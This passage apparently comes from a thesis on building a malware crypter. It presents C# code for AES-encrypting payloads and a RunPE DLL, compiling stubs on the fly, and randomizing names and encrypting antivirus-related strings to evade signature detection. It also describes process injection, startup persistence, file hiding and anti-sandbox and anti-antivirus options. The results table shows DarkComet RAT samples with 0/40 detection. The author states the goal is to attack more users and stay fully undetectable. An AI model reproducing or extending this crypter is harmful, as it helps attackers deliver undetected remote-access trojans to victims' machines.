So to start from the beginning, our crypter will take all user options (that will be presented later) and will pass them to stub.txt. This will be done with a replace function. The Crypter will read the source of the stub from resources and will then store it into a variable. After this, every option selected by the user will use a replace function to add snippets of code to the stub.

5.4 The RunPE

The RunPE follows the same logic as the stub so it is also in a text form. Most of the time both the stub and the RunPE are seen together in the same file but not in this implementation. We have added the RunPE in an external file because we want to include it as a DLL. This has many advantages but the biggest one is that if RunPE is an external DLL we can encrypt it.

The crypter will:

1. Read the selected RunPE.
2. Make the necessary transformations to class names and function names.
3. Compile the RunPE as a DLL with the embedded compiler.
4. Automatically read the DLL.
5. Encrypt the DLL with the key.
6. Later crypter will add as resource to the compiled stub.

5.5 The Encryption

We previously described the stages of the crypter and as we can see we need to encrypt a lot of data. We need to encrypt the malware, the DLL (RunPE) and also we used the encryption technique for some string in the crypter. The encryption of some string like "iexplorer.exe" or "svchost.exe" is necessary because after a lot of testing it was proven that some antivirus, as a result of this string,(and more) marked our executable file as malicious.

For the encryption we used Advanced Encryption Standard (AES) [4]. AES can be used in C# by including the System.Security.Cryptography namespace.

Encryption Class in crypter:

```
            class Encryption
                {
                    public static byte[] AESEncrypt(byte[] input, string
      Pass)
                    {
                        RijndaelManaged AES = new RijndaelManaged();

                        byte[] hash = new byte[32];
                        byte[] temp = new
      MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(Pass));
                        Array.Copy(temp, 0, hash, 0, 16);
                        Array.Copy(temp, 0, hash, 15, 16);
                        AES.Key = hash;
                        AES.Mode = CipherMode.ECB;
                        ICryptoTransform DESEncrypter =
      AES.CreateEncryptor();
                        return DESEncrypter.TransformFinalBlock(input, 0,
      input.Length);
                    }
                }
```

Decrypt Function in the stub:

```
            public static byte[] AESDecrypt(byte[] input, string Pass)
                  {
                        System.Security.Cryptography.RijndaelManaged AES =
      new System.Security.Cryptography.RijndaelManaged();

                        byte[] hash = new byte[32];
                        byte[] temp = new
      MD5CryptoServiceProvider().ComputeHash(System.Text.Encoding.ASCII.GetBy
      tes(Pass));
                        Array.Copy(temp, 0, hash, 0, 16);
                        Array.Copy(temp, 0, hash, 15, 16);
                        AES.Key = hash;
                        AES.Mode =
      System.Security.Cryptography.CipherMode.ECB;
                        System.Security.Cryptography.ICryptoTransform
      DESDecrypter = AES.CreateDecryptor();
                        return DESDecrypter.TransformFinalBlock(input, 0,
      input.Length);
                  }
```

5.6 The embedded compiler

For all this idea to work we needed a way for our crypter to compile the DLL and the Stub. This is made possible by using a C# library called CodeDom. For using CodeDom we must include System.CodeDom.Compiler in our program which is available in .NET 4.5 framework [3].

Compiler Class:

```
            class Compiler
                {
                    public static bool CompileFromSource(string source,
      string Output, bool executable,string dllname=null,string
      resourcename=null,  string Icon = null, string[] Resources = null)
                    {
                        CompilerParameters CParams = new
      CompilerParameters();
                        CParams.GenerateExecutable = executable;
                        CParams.OutputAssembly = Output;
                        string options;
                        if (executable == true)
                        {
                            options= "/optimize+ /platform:x86 /target:winexe
      /unsafe";
                            if (Icon != null)
                                options += " /win32icon:\"" + Icon + "\"";
                        }
                        else
                        {
                            options = "/optimize+ /platform:x86 /unsafe";
                        }
                        CParams.CompilerOptions = options;
                        CParams.TreatWarningsAsErrors = false;
                        CParams.ReferencedAssemblies.Add("System.dll");

      CParams.ReferencedAssemblies.Add("System.Windows.Forms.dll");

      CParams.ReferencedAssemblies.Add("System.Drawing.dll");
                        CParams.ReferencedAssemblies.Add("System.Data.dll");

      CParams.ReferencedAssemblies.Add("Microsoft.VisualBasic.dll");
                        if (executable == true)
                        {
                            CParams.ReferencedAssemblies.Add(dllname);
                            CParams.EmbeddedResources.Add(resourcename);
                        }
                        if (Resources != null && Resources.Length > 0)
                        {
                            foreach (string res in Resources)
                            {
                                CParams.EmbeddedResources.Add(res);
                            }
                        }

                        Dictionary<string, string> ProviderOptions = new
      Dictionary<string, string>();
```

```
                        ProviderOptions.Add("CompilerVersion", "v3.5");
                        CompilerResults Results = new
      CSharpCodeProvider(ProviderOptions).CompileAssemblyFromSource(CParams,
      source);
                        if (Results.Errors.Count > 0)
                        {
                            MessageBox.Show(string.Format("The compiler has
      encountered {0} errors",
                                Results.Errors.Count), "Errors while
      compiling", MessageBoxButtons.OK,
                                MessageBoxIcon.Error);

                            foreach (CompilerError Err in Results.Errors)
                            {
                                MessageBox.Show(string.Format("{0}\nLine: {1}
      - Column: {2}\nFile: {3}", Err.ErrorText,
                                    Err.Line, Err.Column, Err.FileName),
      "Error",
                                    MessageBoxButtons.OK,
      MessageBoxIcon.Error);
                            }
                            return false;

                        }
                        else
                        {
                            return true;
                        }

                    }
                }
```

As can be seen from the above code with CodeDom library we can set any option as it is visual studio compiler. We are compiling both DLL and the stub to be compatible with .Net framework version 3.5 and not version 4.5. In this way we can attack more users that have not updated their system.

5.7 Crypters GUI and Options

In the Screenshots that follow we can see the crypter’s graphical interface and the options that it provides to the user.





Figure 9: Crypters Initial Screen

In Figure 9 we can see that we must choose/browse to the malware that must be crypted and select it. After choosing the malware the Encrypt file button at the button will become activated and we can proceed with the encryption.



Encryption key: mHbrlxKCrqyEEdtkfKEdThoVa

Inject into: svchost.exe [✓ csc.exe (safe)] DefaultBrowser (Risky)

Choose RunPe: [✓ RunPe 3] RunPe 2 RunPe 5 RunPe 6

Figure 10: Crypters injection configuration screen


If we want to further configure the output we can go to “Crypter/Injection info” tab to change the initialized random Encryption Key, change the injection process and choose a different RunPe than the predefined.

For randomizing the Encryption key a function has been developed that requires a length of characters and returns a random alphabetic string.

RandomKey Function:

```
      private string RandomKey(int length)
              {
                  string rpl = "abcdefghijklmnopqrstuvwxyz";
                  rpl += rpl.ToUpper();
                  string tmp = "";
                  Random R = new Random();
                  for (int x = 0; x < length; x++)
```

```
                        {
                            tmp += rpl[R.Next(0, rpl.Length)].ToString();
                        }
                        return tmp;
                    }
```



Icon:

Assembly Info:

Title		Version	0	0	0	0
Description		File Version	0	0	0	0
Company						
Product						
Copyright						
Trademark						

Figure 11: Crypters file information Configuration

Next in the customization options is File information. In this screen we add an Icon to our output by browsing the file system and selecting it. Or we can just fill the Assembly information for our output program. If we do not know what to fill in the assembly info field the random button can be pressed to generate random values or clone other executable info.

For randomizing Assembly info we used two functions.

Random button in Assembly info code:

```
private void button6_Click(object sender, EventArgs e)
                    {
                        ASTITLE.Text = RandomKey(RandomNumber(4, 10));
                        Thread.Sleep(RandomNumber(0, 100));
                        ASDESC.Text = RandomKey(RandomNumber(4, 20));
                        Thread.Sleep(RandomNumber(0, 200));
                        ASCOMPANY.Text = RandomKey(RandomNumber(4, 10));
                        Thread.Sleep(RandomNumber(0, 300));
                        ASP.Text = RandomKey(RandomNumber(4, 10));
                        Thread.Sleep(RandomNumber(0, 200));
                        ASC.Text = RandomKey(RandomNumber(4, 10));
                        Thread.Sleep(RandomNumber(0, 100));
                        AST.Text = RandomKey(RandomNumber(4, 10));
                        numericUpDown1.Value = RandomNumber(0, 9);
                        numericUpDown2.Value = RandomNumber(0, 100);
                        numericUpDown3.Value = RandomNumber(0, 100);
                        numericUpDown4.Value = RandomNumber(0, 1000);
                        numericUpDown5.Value = RandomNumber(0, 9);
                        numericUpDown6.Value = RandomNumber(0, 100);
                        numericUpDown7.Value = RandomNumber(0, 100);
                        numericUpDown8.Value = RandomNumber(0, 1000);
                    }
```

As it can be seen here we have used the previous RandomKey function but this time we have added a random length function that returns a random number between min and max values. The Thread Class is also used above, to pause the execution for some milliseconds because this function uses the computer clock. Without this pause all the random numbers generated would probably be the same.

RandomNumber Function:

```
            public static int RandomNumber(int min, int max)
                    {
                        lock (syncLock)
                        { // synchronize
                            return random.Next(min, max);
                        }
                    }
```

For cloning other executable file assembly info we used a C# library that is available on .Net framework 4.5, named FileVersionInfo Class [2]. This class is located in System.Diagnostics Namespace and provides version information for a physical file on disk.

Clone Assembly button code:


```
            private void button8_Click(object sender, EventArgs e)
                    {
                        OpenFileDialog ASOpen = new OpenFileDialog()
                        {
                            Filter = "Executable Files|*.exe",
                            InitialDirectory =
      Environment.GetFolderPath(Environment.SpecialFolder.Desktop)
                        };

                        if (ASOpen.ShowDialog() == DialogResult.OK)
                        {
                            string ASpath = ASOpen.FileName;
                            FileVersionInfo info = null;
                            info = FileVersionInfo.GetVersionInfo(ASpath);
                            ASTITLE.Text = info.ProductName;
                            ASDESC.Text = info.FileDescription;
                            ASCOMPANY.Text = info.CompanyName;
                            ASP.Text = info.ProductName;
                            ASC.Text = info.LegalCopyright;
                            AST.Text = info.LegalTrademarks;
                            string version = info.ProductVersion;
                            string[] versionnumbers = version.Split('.');
                            numericUpDown1.Value =
      Convert.ToDecimal(versionnumbers[0]);
                            numericUpDown2.Value =
      Convert.ToDecimal(versionnumbers[1]);
                            numericUpDown3.Value =
      Convert.ToDecimal(versionnumbers[2]);
                            numericUpDown4.Value =
      Convert.ToDecimal(versionnumbers[3]);

                            string filevesion = info.FileVersion;
                            string[] filevesionnumbers = version.Split('.');
```

```
                              numericUpDown5.Value =
Convert.ToDecimal(filevesionnumbers[0]);
                              numericUpDown6.Value =
Convert.ToDecimal(filevesionnumbers[1]);
                              numericUpDown7.Value =
Convert.ToDecimal(filevesionnumbers[2]);
                              numericUpDown8.Value =
Convert.ToDecimal(filevesionnumbers[3]);

                         }
                   }
```



[✓] Randomize Names

Create Junk Code
- [ ] Junk Code
- Number of Functions
- How many lines: 1
- Length: 5
- [ ] Use Arrays
- [ ] Vague Vars

Create Fake Apis
- [ ] Fake Apis
- Number of Apis position
- How many API's: 1
- Length: 5
- [ ] Use Arrays
- [ ] Vague Vars

Figure 12: Crypters Junk Code-Fake Apis Configuration

After filling the assembly information and the icon we can further customize our output in the next tab. The “Junk code/Randomization crypter” offers the ability to add Junk code or/and Fake Apis to further obfuscate the flow of the code.


The first option available here is also the most important and it must never be unselected. The option is here just for debugging purposes. This option is used for randomizing all function names, all dll names , some variable names , etc. Without this option the crypters output is fully detectable. This option also helps to make the crypter stay undetected for a longer period of time. Usually someone that is infected with a crypted malware will report it to the AV vendor and in the next update of the antivirus database the stub would be fully detected. The AV vendor will create a signature for our stub and the signature will probably include variable names, function names, class names, etc. With that option enabled the names, the variables, the classes will be always unique for every crypters output. So our crypter will stay for much longer FUD (Fully Undetectable).

Randomize Function:

```
            string Encfile = "Encfile";
            string Roba = "Roba";
            string tibdll = "tibdll.dll";
            string Encryptedsrc = "Encryptedsrc";
            string CBatibati = "CBatibati";
            string atibatis = "atibatis";
            string Action = "Action";
            string managed = "managed";
            string atibati = "atibati";
```

```
      if (randomizenm.Checked)
      {
      string CMemoryExecuterandomname = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 300));
      string RunCMErandomname = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 200));
      string anotherrandname1 = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 100));
      string anotherrandname2 = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 150));
      string anotherrandname3 = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 200));
      Source = Source.Replace("CMemoryExecute",
CMemoryExecuterandomname);
      Source = Source.Replace("RunCME", RunCMErandomname);
      runpedllchoise = runpedllchoise.Replace("CMemoryExecute",
CMemoryExecuterandomname);
      runpedllchoise = runpedllchoise.Replace("RunCME",
RunCMErandomname);
      runpedllchoise = runpedllchoise.Replace("offsetToPE",
anotherrandname1);
      runpedllchoise = runpedllchoise.Replace("lib", anotherrandname2);
      runpedllchoise = runpedllchoise.Replace("wpm", anotherrandname3);
      Encfile = RandomKey(RandomNumber(4, 10));
      Thread.Sleep(RandomNumber(0, 150));
      Roba = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("Encfile", Encfile);
      Source = Source.Replace("Roba", Roba);
      Thread.Sleep(RandomNumber(0, 300));
      tibdll = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("tibdll", tibdll);
      Thread.Sleep(RandomNumber(0, 200));
      Encryptedsrc = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("Encryptedsrc", Encryptedsrc);
      Thread.Sleep(RandomNumber(0, 300));
      Source = Source.Replace("CryptedFile", RandomKey(RandomNumber(4,
10)));
      Thread.Sleep(RandomNumber(0, 100));
      Thread.Sleep(RandomNumber(0, 100));
      managed = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("managed", managed);
      Thread.Sleep(RandomNumber(0, 150));
      CBatibati = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("CBatibati", CBatibati);
      Thread.Sleep(RandomNumber(0, 300));
      atibatis = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("atibatis", atibatis);
      Thread.Sleep(RandomNumber(0, 200));
      Action = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("Action", Action);
      Thread.Sleep(RandomNumber(0, 150));
      atibati = RandomKey(RandomNumber(4, 10));
      Source = Source.Replace("atibati", atibati);
      //some encriptions
      string enc_sample =
GetString(Encryption.AESEncrypt(GetBytes("sample"), textBox3.Text));
      Source = Source.Replace("sample", enc_sample);
      string enc_outpost =
GetString(Encryption.AESEncrypt(GetBytes("outpost"), textBox3.Text));
      Source = Source.Replace("outpost",enc_outpost);
      string enc_npfmsg =
GetString(Encryption.AESEncrypt(GetBytes("npfmsg"), textBox3.Text));
      Source = Source.Replace("npfmsg", enc_npfmsg);
      string enc_bdagent =
GetString(Encryption.AESEncrypt(GetBytes("bdagent"), textBox3.Text));
      Source = Source.Replace("bdagent", enc_bdagent);
      string enc_kavsvc =
GetString(Encryption.AESEncrypt(GetBytes("kavsvc"), textBox3.Text));
      Source = Source.Replace("kavsvc", enc_kavsvc);
      string enc_egui =
GetString(Encryption.AESEncrypt(GetBytes("egui"), textBox3.Text));
      Source = Source.Replace("egui", enc_egui);
      string enc_zlclient =
GetString(Encryption.AESEncrypt(GetBytes("zlclient"), textBox3.Text));
      Source = Source.Replace("zlclient", enc_zlclient);
      string enc_sbiesvc =
GetString(Encryption.AESEncrypt(GetBytes("sbiesvc"), textBox3.Text));
      Source = Source.Replace("sbiesvc", enc_sbiesvc);
      string enc_keyscrambler =
GetString(Encryption.AESEncrypt(GetBytes("keyscrambler"),
textBox3.Text));
      Source = Source.Replace("keyscrambler", enc_keyscrambler);
      string enc_wireshark =
GetString(Encryption.AESEncrypt(GetBytes("wireshark"), textBox3.Text));
      Source = Source.Replace("wireshark", enc_wireshark);
      string enc_mbam =
GetString(Encryption.AESEncrypt(GetBytes("mbam"), textBox3.Text));
      Source = Source.Replace("mbam", enc_mbam);
      string enc_ollydbg =
GetString(Encryption.AESEncrypt(GetBytes("ollydbg"), textBox3.Text));
      Source = Source.Replace("ollydbg", enc_ollydbg);
      string enc_cpf = GetString(Encryption.AESEncrypt(GetBytes("cpf"),
textBox3.Text));
      Source = Source.Replace("cpf", enc_cpf);
```


The other two options on this page are for Junk code and fake Apis. In the stub text file there are predefined places that Junk code and Fake Apis can be inserted. Depending on the users options, these positions will be filled with random junk code or fake Apis. The Junk code and the Fake Apis chosen randomly by two or four arrays depending on the user’s configuration.



Message Box
Enable Message Box
Microsoft
Microsoft .NET Framework 2.0 was not detected to be installed.
This process cannot be ran.
[✓ Error] Information Exclamation

Figure 13: Crypters Fake Message Box Configuration

In Figure 13 we can see the next tab of configuration. This page offers the user the option of a fake Message Box when the encrypted malware is executed. By enabling this option we could modify the default message to anything we want and also test how it will be shown.




Options
Add to startup
Hide file
Eof
Realign PE
Compress Gzip

Anti-...
Anti-Anubis
Anti-Outpost
Anti-Norman
Anti-BitDefender
Anti-Kapersky
Anti-Nod32
Anti-ZoneAlarm
Anti-SandBoxie
Anti-KeyScrambler
Anti-WireShark
Anti-MalwareBytes
Anti-OllyDBG
Anti-comodo
Check if you want to try killing Antis-...

Figure 14: Crypters Extra Options

In Figure 13: Crypters Extra Options we can see the final page with configuration of our crypter. This page has some extra options that the most publicly available crypters use.

Add to startup: With this option the stub will add an entry to windows registry and will start every time windows start.
Hide File: This option will make the stub hidden.
Eof / Check Eof: If we want to preserve Eof (End of file. Some executables require it to run properly) from the original malware we must check this. With "check Eof" we can check if the malware that we want to encrypt has any useful bytes at end of the file.
Realign PE: This realigns the PE file and makes it smaller.
Compress Gzip: This option compresses the encrypted malware and DLL to make them smaller.
Antis: These options are used when we do not want our stub to be executed for some reason. For example, we will probably not want our encrypted malware to be executed inside Anubis or inside a sandbox.
There is a last option in the Antis section that instead of stopping the execution of our program will try to stop the Antis selected.



Options
- ✓ Add to startup
- ✓ Hide file
- ☐ Eof
- ☐ Realign PE
- ✓ Compress Gzip

Anti-...
- ☐ Anti-Anubis
- ✓ Anti-Outpost
- ✓ Anti-Norman
- ✓ Anti-BitDefender
- ✓ Anti-Kapersky
- ✓ Anti-Nod32
- ✓ Anti-ZoneAlarm
- ☐ Anti-SandBoxie
- ✓ Anti-KeyScrambler
- ✓ Anti-WireShark
- ✓ Anti-MalwareBytes
- ✓ Anti-OllyDBG
- ☐ Anti-comodo
- ☐ Check if you want to try killing Antis-...

Console
```
Win32 executable Detected
Original size: 59392 bytes
..Assembly info Changed
..Will inject in Default Browser
..Injection Method 2 Selected
..Adding startup Code
..Adding Hide Code
..Removing all comments
..Reading Bytes from File Selected
..Encrypting Bytes
..Inserting Junk Code
..Inserting Fake Apis
..Adding Compresion code
..Adding Antis-... Code
..Randomizing Classes/Function Names
..Encrypting Strings
..Adding Encryption Key
..Compiling DLL
..Reading Compiled DLL
```

Figure 15: Cryters Console output

Chapter 6

RESULTS

At this point of the hereby thesis we will describe our test environment and test results. The lab that we tested our implementation was consisted from six devices running Microsoft Windows XP 32/64 bit, Windows Vista 32/64 bit and Windows 7 32/64 bit. All the devices were fully updated and had updated antivirus software installed. It was not possible to test all the available antivirus systems and for this reason we used the most preferable ones by the users, according to OPSWAT. The antivirus system that we tested in our lab was "avast! Free Antivirus", "Microsoft Security Essentials", "AVG Anti-Virus Free Edition", "ESET Smart Security", "Kaspersky Internet Security" and "Norton Internet Security". For the rest of the antivirus systems we used two online scanners that can be found at http://nodistribute.com and https://www.metascan-online.com which we knew that they would not redistribute the scanned files.

The first tests were contacted with the use of netcat.exe for windows, which is a legitimate file. However, all antivirus softwares flag it as a malware. We chose this executable file for the beginning of the process because we wanted something that was easy to control and also because we knew that it was stable. After this we continued the tests with some of the best known Rats (Remote Access Trojan) that are available, but because of the large number of devices, antivirus systems, and Rats we limited the malware test to only "Darkomet".

We should emphasize the fact that the tests were made throughout the entire period during which we developed the crypter. In every change of the cryster's code a new test should have been contacted to examine if this change affected the results and most importantly if this change affected the malware functionality.

For the encryption we used our implementation of crypter and most of the times with random configurations because we wanted to simulate anyone that would use it.

We present in the following table the final results achieved with some specific configuration in the Crypter.

Virus	Injection Method	Windows Version	RunPE Choice	Working	Detection	Notes
Darkcomet	CSC	32bit	3	YES	0/40	CSC
Darkcomet	CSC	64bit	3	YES	0/40	CSC
Darkcomet	CSC	32bit	2	YES	0/40	CSC
Darkcomet	CSC	64bit	2	YES	0/40	CSC
Darkcomet	CSC	32bit	5	YES	0/40	CSC
Darkcomet	CSC	64bit	5	YES	0/40	CSC

Darkcomet	CSC	32bit	6	YES	0/40	CSC
Darkcomet	CSC	64bit	6	YES	0/40	CSC
Darkcomet	Default Browser	32bit	5	YES	0/40	Mozilla
Darkcomet	Default Browser	64bit	5	YES	0/40	Mozilla/Chrome
